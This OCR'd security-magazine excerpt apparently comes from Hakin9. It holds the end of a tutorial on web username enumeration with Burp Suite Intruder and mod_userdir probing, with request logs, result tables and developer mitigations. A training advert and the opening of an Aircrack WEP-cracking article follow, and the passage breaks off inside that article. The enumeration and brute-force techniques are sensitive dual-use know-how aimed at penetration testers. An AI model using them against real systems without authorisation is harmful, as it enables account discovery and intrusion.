Open your chosen browser and configure it to use Burp as a proxy (this is usually localhost, port 8080, but can be changed in the Burp options if required). It's important to note that you'll need to accept the Portswigger SSL certificate if your target web-application is using HTTPS. I'd suggest only accepting the certificate for the duration of your session to prevent accidents in the future. We wouldn't want you Man-in-the-Middling yourself next time you visited your Bank would we. This done, navigate to the logon.php page in our test application and click on the *intercept traffic* button in Burp Suite. From this point onwards all traffic going between your browser and the web-application will get stopped in Burp Suite for you to examine and alter if required. By default Burp Suite will intercept all traffic from your browser. In some instances this is fine, however we're only interested in looking at traffic that's within the scope of our test. To prevent Burp from intercepting unwanted traffic we're going to set the scope of our test within Burp Suite's proxy options tab and target scope tabs.

First step is to tell Burp Suite what the scope of our test is. Within the Target tab we can set the scope. This can be done in two ways. If you've already browsed to your target website through Burp you'll see a list of possible targets in the site-map. Here you can simply right click and select *add item to scope*. Be careful to select both HTTP and HTTPS sites as Burp treats them as separate sites. If your target isn't listed in the site-map, then you can directly add the URL into the scope list. Set the protocol type (all, http or https) and then enter the domain name / IP-Address and desired port number (see figure 13).

The second step is to tell Burp Suite that you only want to intercept items within scope. This can be done by checking the relevant intercept rules within the proxy options tab. Here you'll want to check the 'and URL is in target scope' rules for both client requests and server responses (see Figure 14). This will make sure you can view all communications between the client and server. To quickly turn interception on/off you can use the button in the proxy intercept tab.

NOTE: Be careful when restricting Burp to a specific host, although it can be useful to prevent unwanted interception of traffic, it could also mean that you miss traffic to sites you may be interested in. Ensure your rules cover all systems in scope of test.




target scope

Define the in-scope targets for your current work. This configuration affects the behaviour of tools throughout the suite. All fields take regex strings. The easiest way to configure scope is to browse to your target and use the context menus in the site map to include or exclude URL paths.

include in scope

protocol	host / IP range	port	file
http	^localhost$	^80$	

Figure 13. *Burp Suite – Setting the target scope*



intercept client requests

☑ intercept if: ☑ update Content-Length

☑		file extension	does not match	(^gif$\|^jpg$|^png$\|^css$)
☐	or	request	contains parameters	
☐	or	HTTP method	does not match	(get|post)
☑	and	URL	is in target scope	

intercept server responses

☐ intercept if: ☑ update Content-Length


☑		content type	matches	text
☐	or	request	was modified	
☐	or	request	was intercepted	
☐	and	response code	does not match	^304$
☑	and	URL	is in target scope	

Figure 14. *Burp Suite – Configuring the interception rules*

In order to get the information we need into the Burp Suite, you'll need logon to the webapplication as a test user (or attempt to reset a password, send an IM, whatever you have isolated as the vulnerable feature of the web-application you're testing). In our case we can enter *test* and *test* into the login.php form and click submit. If you've setup Burp Suite correctly it should now intercept your request and hold it in the Burp proxy intercept tab for viewing/changing as required. As you can see from Burp we're sending a POST request with the username and password parameters both set to test. To get this request information into the intruder feature of Burp, click on the Action button and select *Send to Intruder.* From here you can drop the logon request using the *Drop* button, as it's no longer needed. We already know that the response will be *username not found* or *password incorrect* in the case of `login.php`. For the next portion of the test we need to move over to the *Intruder* tab.


The intruder feature has four tabs that allow you to change the test settings to meet your needs. Skipping over the *Target* tab (as it is self explanatory), we'll take a look at the *Positions* tab were we can set our injection points and change the attack type. The screen may look a little confusing at first. Depending on the web-application, Burp will attempt to auto-select the most likely injection points for you to test. In our case we're not interested in brute-force testing all possible fields. So we can go ahead and clear the automatic injection points with the *Clear* § button. Once this screen is clear of red selection marks, we can find the place in the request were your test username appears. This will be different for all web-applications, but will most probably be a POST request, meaning the parameters passed will be at the end of the request. This is the case for the login.php example. If your application uses a GET request for logon however, your parameters should appear in the URI at the top of the request. This is usually a bad idea for application security, but you see all sorts of things in the wild. Once you've found the location of the username place your cursor in-front of the test username you entered and click the *add* § button. Do the same to mark the end of the username and we've correctly selected the injection point. Burp will now replace whatever is between these to marks with our list of possible usernames. Before moving on however, at the top of this tab you'll see the *attack style* option. For our test we want to select *Sniper* as we're only interested in a single target. You can experiment with the other options at your own leisure. They offer a variety of possibilities beyond simple user enumeration. Burp is a very powerful tool for web-application testing, and user enumeration only uses a small section of it's power.

Now that we've set the injection point we can move onto the "Payloads tab and decide what we want to insert into the request. Your selection here will depend heavily on the webapplication you're testing. You can set the Intruder to take input from a file by selecting *Preset List* and *load* to select your chosen list. This list should have a single word per line to work correctly. You can quite quickly write up a wordlist for the login.php example. Just take a look at the PHP code to find the valid users and make up a list from there. Make sure to include some invalid usernames to get an idea of what a normal test will look like. It's not often you can guess 100% correct, and if you do, then maybe you're testing wrong. Time to check the pattern matching to ensure you're not getting false positives.



request	payload	status	error	timeout	length	password incorrect
1	john	200	☐	☐	822	✓
2	john.stclare	200	☐	☐	818	☐
3	jstclare	200	☐	☐	818	☐
4	paul	200	☐	☐	818	☐
5	paul.grady	200	☐	☐	818	☐
6	pgrady	200	☐	☐	818	☐
7	mary	200	☐	☐	822	✓
8	mary.kirby	200	☐	☐	818	☐
9	mkirby	200	☐	☐	818	☐
10	tim	200	☐	☐	821	✓
11	tim.billington	200	☐	☐	818	☐
12	tbillington	200	☐	☐	818	☐
13	gika	200	☐	☐	822	✓
14	gika.rhyse	200	☐	☐	818	☐
15	grhyse	200	☐	☐	818	☐
16	john.smith	200	☐	☐	818	☐
17	jsmith	200	☐	☐	818	☐
18	tom	200	☐	☐	821	✓
19	tom.mcclod	200	☐	☐	818	☐
20	tmcclod	200	☐	☐	818	☐
21	root	200	☐	☐	818	☐
22	admin	200	☐	☐	823	✓
23	administrator	200	☐	☐	818	☐
24	manager	200	☐	☐	818	☐
25	sysop	200	☐	☐	818	☐
26	system	200	☐	☐	818	☐
27	backup	200	☐	☐	818	☐
28	god	200	☐	☐	818	☐

Figure 15. *Burp Suite – Viewing valid accounts by expression matching*



This is a demo version of burp intruder. Some functionality is disabled, and attacks are time throttled. Please visit http://portswigger.net for more details about Burp Suite Professional which contains the full version.

Figure 16. *Burp Suite – Free or Professional version*

There are many other sources of possible wordlists (see links section for some good sources). Ultimately your choice of a pre-compiled wordlist, or something you've created yourself depends on the application you're testing. A good way to start is to scrape the website for contact information (email addresses and document metadata are particularly useful here) and use this to create a wordlist. This can be done through scripting, or you can go the easy route and use a tool like CeWL (*Custom Word List Generator*) from DigiNinja. The creation of accurate wordlists is an article all in itself, so I'll leave you to make the choice on which method to use. Try WGET and some filters (sort, uniq etc..) for good results.


Back to the Burp intruder options. If you just want to complete a brute-force attack, then the *Brute forcer* is the option for you. You can configure the character set to use and minimum/maximum lengths you want. This can come in useful when enumerating account numbers or numerical logons. There are a range of more advanced options here, but for simple user enumeration we can keep it simple. At the bottom of the *Payloads* tab you can set to enable URL-encode for special characters. This will depend on your attack type and web-application, but usually for a simple username we can leave this option at the default Sniper style attack.

The final piece of the puzzle is the *Options* tab. Most people will just skip over this, after all it's only the options tab right. Without setting the options correctly we're not going to know if the user exists or not. After all, Burp doesn't know what pattern matching to perform against the server response. At the bottom of the *Options* tab you can see the *grep* options. There will be a list of defaults already provided by Burp, but we have a specific pattern in mind for this test. Remember we noted it down earlier. For our example we're searching for the return text *password incorrect*. For your web-application this could be a specific HTML tag, URL parameter (i.e. `?logon= or ?ErrorCode=`) or a simple text string like in our login.php example script.

Start by clearing the default list using the *Clear* button and insert your return string(s) into the *add* box, clicking *add* to insert them into the list. Be as specific as possible here and ensure that you look at the case sensitivity, and HTTP Header options available. If you're matching a URL parameter like we showed in the `login2.php` attack, you'll need to clear the *exclude HTTP headers* box otherwise you'll get no results. As with all applications there are a range of options you can play around with on this screen. Setting cookie values, redirect options and timing is dependant on your web-application and testing criteria. Timing is especially important if you're performing a test using the professional version of Burp. If you're testing sensitive hardware or in a production environment you should find an appropriate timing setting that doesn't cause excessive load on the server or connection between your test system and the server-farm. You wouldn't want to overload the server, router or connection with requests. Denial of Service is rarely within scope of tests.

Once we've set all these options we're ready to kick off the user enumeration. On the top bar you'll see an *Intruder* menu item. Not much to do here, just click start and sit back. For those using the free version you'll see a notification that the intruder feature is a demo version, and the professional license version offers more features. I spent a long time working with the free version (over a year) and found it perfectly fine for simple Proof of Concept enumerations like this. However the speed of the professional version, along with the added scanner features certainly makes things easier. I won't say you should go to the professional version, but as a full-time penetration tester the extra features in version 1.2 professional are well worth the £125 for a 12 month license. Just the intruder enhancements make it worth the cost. But the choice is up to you. Using the free version for this example should take less than 5 minutes to scan the list of 28 users. The professional version on the other hand should be finished in about 10 seconds (see Figure 16).

So, back to the enumeration. Depending on your wordlist this could take a while to run (especially using the free version). If you expect to put a 10,000 line wordlist in and get immediate results, then you will be disappointed. Not only that but the company you're testing will be seeing a lot of failed logon attempts in their server and application logs. Once your enumeration is complete (or you've gathered enough information for a Proof of Concept and cancelled the attack) you should see an output detailing your payload, status message (probably 200 in the case of login.php) as well as your a column for your pattern matching (in our case *password incorrect*). Your results may vary here depending on how good your payload selection is. For pure brute-force attacks, you should expect to wait some time for the test to complete. This form of attack can yield interesting results, but isn't usually the preferred method. If you use a well compiled


burp suite v1.2
burp intruder repeater window help
target proxy spider scanner intruder repeater sequencer decoder comparer comms alerts
target positions payloads options

attack type: sniper

```
GET /§~s0571100§/ HTTP/1.1
Host: [redacted]
User-Agent: Mozilla/5.0 (Windows; U; Windows NT 5.1; en-GB; rv:1.9.0.6) Gecko/2009011913 Firefox/3.0.6
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-gb,en;q=0.5
Accept-Encoding: gzip,deflate
Accept-Charset: ISO-8859-1,utf-8;q=0.7,*;q=0.7
Keep-Alive: 300
Proxy-Connection: keep-alive
Referer: [redacted]
Cookie: symfony=n1o01i819q0ofj99bj4de2on41
```

Figure 17. *Burp Suite – Enumerating Linux accounts*

wordlist you may get better, and certainly faster results. Better yet if you're running this test on a system that uses a known username policy then creating a testing plan to find all usernames is certainly within the realms of possibility. Especially if you can scrape a company contact list for use as input (see Figure 15).

As mentioned before, Burp Suite is a powerful tool for web-application testing and is certainly not restricted to user enumeration. The intruder feature can be used to perform password brute-forcing as well as simple fuzzing against your web-application. I would suggest to any web-application penetration testers to try out the features of Burp Suite.


Other Attack Vectors

Alongside enumeration of information from the web-application, an attacker can go straight to the source to discover valid account names. Although this may not expose a way to exploit the system, it can be used to gain valuable information for post-exploitation tasks. By bypassing the web-application completely and trying to directly attach to the Apache server, it may be possible to enumerate the names of accounts on the underlying Linux system. How is this possible ? Apache offers a module called `mod _ userdir`. You can see this module used in a lot of universities were students will receive a /~yourname location to use as they wish. Lots of companies also have this feature configured, sometimes through error. As you can imagine the attack vector here is very similar to the one we previously covered (see Figure 17). By using a list of possible usernames (root, ftp, guest, etc...) we can enumerate the responses to output a list of valid accounts on the system. The difference in testing this type of response is that we are not using a simple pattern matching on the server response to confirm the presence of a valid account. Here we will check the server response code (200, 404, 403, 302, etc..) to see if the account exists or not (see Figure 18).

As you can see by the above output, we have enumerated a number of possible users on the remote server. To make things a little clearer, you'll have to understand the server response codes. Taking the three different responses we've received, a 200 response translates to *OK* and means that the request has succeeded. A 403 response translates to *Access Forbidden* and means that the server understood the request, but is refusing to fulfill it. Finally, a 404 response means that the requested resource was *Not Found*. A full breakdown of server response codes can be found in RFC-2616.

Whenever we see a *200 OK* response, or a *403 Access Forbidden* response, we can assume that the username we are trying exists on the remote server. If a *200 OK* response is received then we can view the content of the location without providing a username. 403 however means that the location exists, however we are prevented from accessing it.


There are some exceptions to this (such as the use of mod_security to block access to specific areas)



request	payload	status	error	timeo...	length
1	~s0681349	200	☐	☐	15247
2	~s0687124	404	☐	☐	472
3	~s0237198	200	☐	☐	4360
4	~s0677951	200	☐	☐	3221
5	~s0678053	404	☐	☐	472
6	~s0567465	200	☐	☐	2572
7	~s0091565	403	☐	☐	486
8	~s0291765	404	☐	☐	472
9	~s9905488	200	☐	☐	3463
10	~s0677857	200	☐	☐	5543
11	~s0450476	200	☐	☐	2342
12	~s0688155	404	☐	☐	472
13	~s0094234	200	☐	☐	4327
14	~s0571100	200	☐	☐	17805

finished

Figure 18. *Burp Suite – Viewing valid Linux accounts by server status codes*



Type	Found	Response	Size	Include	Status
Error	/b/		28	☐	IOException
Error	/d/		28	☐	IOException
Error	/e/		28	☐	IOException
Error	/f/		28	☐	IOException
Error	/p/		28	☐	IOException
Error	/o/		28	☐	IOException
Error	/q/		28	☐	IOException
Error	/v/		28	☐	IOException
Error	/ai/		28	☐	IOException
Dir	/hr/	403	380	✓	Waiting
Dir	/hR/	403	380	✓	Waiting
Dir	/v2/	403	380	✓	Waiting
Dir	/Hr/	403	380	✓	Waiting

```
Current speed: 382 requests/sec                    (Select and right click for more options)
Average speed: (T) 361, (C) 361 requests/sec
Parse Queue Size: 0                                Current number of running threads: 10
Total Requests: 2531/194174182855224 2
Time To Finish: 62254470 Days
DirBuster Stopped                                                                    /L8/
```

Figure 19. *Dirbuster – Brute Forcing directory names*

however for the most part, these responses will give us the information we need. It's useful to check all 200 responses to see what, if any, information can be directly accessed from the server, however the goal here for us is to find a list of users on the remote system for later use. We now have a list of valid users for brute-force password attacks, social engineering or any number of other possible attack vectors.

As with most examples given, there are various tools that can be used to perform enumeration of information from a remote system. The DirBuster project from OWASP may be of interest in mod_userdir enumerations. DirBuster comes with a list of widely used usernames and can be used to enumerate remote usernames very effectively. It also offers brute-force directory searching for those hard to reach places (see Figure 19).

Conclusion

What can your web developers do to protect against this sort of attack. Like many webapplication flaws the answer is simple to discuss, but not so simple to implement. In it's simplest terms your developers need to ensure that user information returned to, or visible to the user is identical regardless of the server-side response. As we've shown, there are various injection points we as penetration testers can examine (URL Parameters, HTML content, Cookie values, the list is almost endless). This even includes recording the delay in response time from the server for minor differences. The theory is that the back-end database will take slightly (milliseconds) longer to respond if a username is correct and the password needs to be confirmed. This kind of attack is much harder to perform due to the variables involved, however it is possible to detect a difference. Some blind SQL Injection techniques also use the same theory or response times. Any single difference in response from the web-application is enough to enable attackers to perform enumeration of valid and invalid input. Usernames are simply an example of what's possible using this technique.

Finding a balance between web-application security and usability has always been an issue. If you can't change the user feedback for business reasons, then implementing a Captcha style input after 3 false logons is enough to prevent basic enumeration attacks. Just ensure that the trigger for enabling this Captcha protection isn't a URL Parameter, Cookie value, or other content that can be modified by an attacker during an attack. If an attacker can prevent the Captcha from ever triggering, then we're back to square one again. Even with the use of a Captcha, some more advanced scripting methods could still bypass this safeguard. After all the Captcha could be broken, like those from Yahoo and Google have in the past. Captcha's are not 100% foolproof. However, that's a story for another day.

What Could Wordpress and Apple do to Mitigate The Threat We Showed in Our Examples?

In the case of Wordpress, a change to the user feedback to a generic *Username/Password incorrect* message would prevent a large number of attacks. However I suspect that this is more of a business decision than a technical issue. This is why a SDLC (Secure Development Life-Cycle) is so important. The constant evolution of a web-application means that it can only be accurately protected by constantly checking the security of the application as things are developed. Once the application becomes public, it's too late to do much. If this issue had been discovered before going live, it would have been an easier decision to change the user feedback to a more secure model. After all, the user won't miss a feature that never made it to the public version.

In the case of Apple the situation is a little trickier. As the flaw presents itself in a password reset feature, Apple's web-application would need to always return a success message, even if the email address entered was incorrect. This would prevent enumeration of valid email addresses (a valuable resource for attackers, spamers and phishers), but would also effect users who type their email address incorrectly. Implementation of a Captcha may, as with the wordpress example, cut back on possible attacks. Again this comes down to a balance between security and usability. A choice that more than often ends with an acceptance of the risks associated with enumeration. Still, we can only try to make things better. *You can lead a horse to water, but you cannot make him drink* – John Heywood.

Chris John Riley
Chris John Riley is an IT Security Analyst working for Raiffeisen Informatik's Security Competence Center in Zwettl, Austria. Working as part of a team he performs penetration testing for clients on a regular basis. In between projects he makes time to blog and look for vulnerabilities in open-source software (such as the recent TYPO3-SA-2009-001 Weak Encryption Key vulnerability). He is contactable through his website at *http://www.c22.cc* or through *http://raiffeiseninformatik.at*

On the 'Net

- *http://www.portswigger.net* – Burp Suite
- *http://itsecx.fhstp.ac.at/includes/archiv_2008/unterlagen_2008.html* – IT-SecX (DE)
- *http://www.cotse.com/tools/* – Wordlists
- *http://www.digininja.org/cewl.php* – CeWL
- *http://httpd.apache.org/docs/2.2/mod/mod_userdir.html* – Apache Mod_userdir
- *http://www.owasp.org/index.php/Category:OWASP_DirBuster_Project* – DirBuster
- *http://www.w3.org/Protocols/rfc2616/*rfc2616-sec10.html – HTTP/1.1 Server Response Codes

SIA™ | Secure Information Assurance

World Leader in IT Security Services and Training

www.SecureIA.com

Under the leadership of founder Wayne Burke, SecureIA produces EC-Council Endorsed Video Learning Products for CEH V6, ECSA/LPT, CHFI (and more) and provides her clients with premiere Information Security consulting and assessment services.

Exclusive Hakin9Magazine Special Offer!

CEH Training CBT Boot Camp - Certified Ethical Hacker v.6
Plus Receive: Cisco CCNA Security Training at No Cost (Value at $595)
CWNA – Certified Wireless Network Administrator (Value at $695)

- 6 DVDs featuring live instructor-led classroom sessions with full audio, video and demonstration components
- 4 DVDs containing over 300 of the latest Hacking Tools and Exploits
- Intensive Hacking and Counter-Hacking Hands-On demonstration components
- Official EC-Council CEH Curriculum Courseware Volumes 1, 2 & 3
- Official EC-Council CEH Lab Guide
- SecureIA's 300 Page Detailed Lab Guide.
- Free Access to SecureIA's Learning Management System for 12 months.
- MeasureUp CEH Exam Simulator 312-50
- Exclusive LearningZone Live Mentor (Value at $295)
- Proven technique- Actual Exam Secrets Review
- Certification Exam Pass Guarantee
- Free 1 Year Upgrade Policy
- Certificate of Completion

10% off discount code: **Hakin9Best**

Training Solutions

Blended Learning

Combine the best aspects of computer based and instructor led training for optimal results.

- Maximum results over a typical 3-month learning cycle.
- Total of 5 days Instructor Led Live review sessions.
- Weekly Live Video Casts.
- 6 months full CBT online training video's for pre-class preparation, exam objectives and intensive hands-on learning the practical skills of Ethical Hacking / penetration testing.
- 1 year subscription to our LMS
- 300 Page detailed lab exercise book
- High Speed USB 8 Gig Flash Drive pre-loaded with the Linux Attack Appliance
- 16 Hours of Instructor Theory Presentations
- 16 Hours of practical hands-on video demonstrations
- 30 or 60 day access to the remote state of the art "Attack Lab Network" with exploit targets such as Cisco devices, Windows Servers, Unix and Linux.

Enterprise Learning

Train up to 1000s of employees for a fraction of the cost of traditional methods.

1. Local LAN Video Trainer 2, includes re-branding the LMS (Learning Management System) interface console.
2. Downloadable IPOD library files
3. Printing rights for the Course workbooks
4. Printing rights for detailed step-by-step Lab guides
5. Downloadable student DVD files.
6. Exam simulation engines
7. Free 1 year updates (video's, workbooks, lab guides and student DVD's)
8. Exclusive LearningZone Live Mentor - Help whenever you need it!
9. Proven technique- Actual Exam Secrets Review
10. Certification Exam Pass Guarantee

- Customized approach to content creation and deployment
- Use our LMS to schedule, track, and report on all training activity
- 100's of hours saved with our Global Mentoring solution handling the massive amount of what would have been Level 1 support calls from those in the learning process - and beyond (up to 6 months!).

Security Services:

We will deliver our services the way our clients operate: anytime, any place, and anywhere. Our services include:

Penetration Testing, Vulnerability Assessment, Digital Forensics, Security Awareness Training, Business Continuity Planning, Data Backup, and many more!

For more information: Tel: 1-800-662-8318 - International: +1-973-273-2128
E-mail info@secureia.com or visit us online at: **www.SecureIA.com**

STEPHEN ARGENT

Wireless Vulnerabilities and Cracking with the Aircrack Suite

Difficulty

■ □ □

Have you ever wondered just how vulnerable your wireless network is? Ever wondered if someone else has access to your wireless network? It's quite possible, if you would like to know how then read on!

WEP stands for *Wired Equivalent Privacy* and is used to secure 802.11 standard wireless networks (WLAN). It was developed to bring a certain level of confidentiality to wireless networks, as opposed to the openness of unsecured WLANs. However, it was discovered that WEP could be cracked in only a few minutes with the tools outlined later in this article. WEP was officially recognised in September 1999 as a standard of encryption. It uses RC4 stream ciphers (which is simple in design and use, but falls short of Cryptography standards for confidentiality) for encryption, and uses the checksum of CRC-32 to check for integrity of the packets. There are two major key standards that are used in WEP:

- 64-bit WEP (40 bit key with a 24 bit Initialisation Vector (IV) to form RC4 traffic size standard)
- 128-bit WEP (104 bit key with a 24 bit IV)

The IV's are what are needed for cracking WEP, and these are captured with Airodump-NG (documented later in the article). IV stands for *Initialization Vector* and is a 3 byte vector attached to each packet. This is used in authentication of the client with the access point, and contains the wireless key. So we aim to capture as many of these as we can, then the time needed to crack the WEP key is drastically reduced, as we have already been given bits and pieces of it from these IV's. For a 64-bit key crack, you need about 250,000 IV's, and for a 128-bit key, you generally need around 1,500,000 IV's. This can take any-time: from a few minutes to a few hours to collect, however, the good news is that Aircrack-NG (the cracking program) can be run at the same time as the capturing is in progress.

For WEP, there are two different methods of authentication:

- Open System
- Shared Key

In Open System authentication, the client does not need to provide any form of credentials (the WEP key) to the *Access Point* (AP) during authentication and association to the AP. The Open System authentication makes it easier and faster to capture IV's using various injection methods. Shared Key authentication can be cracked quicker in some cases, because the WEP key can be captured and decrypted from the four way handshake.

In Shared Key authentication, the WEP key is used during the authentication during a *four way challenge-response handshake* is used. This consists of:

- The client sends a request for authentication to the AP.

WHAT YOU WILL LEARN...

What WEP/WPA are

How the Aircrack program works

How to preform a WEP Crack

How to preform a WPA Dictionary Attack

Advanced wireless cracking techniques such as chopchop and Fragmentation attacks

How to configure the wireless card to access the network

WHAT YOU SHOULD KNOW...

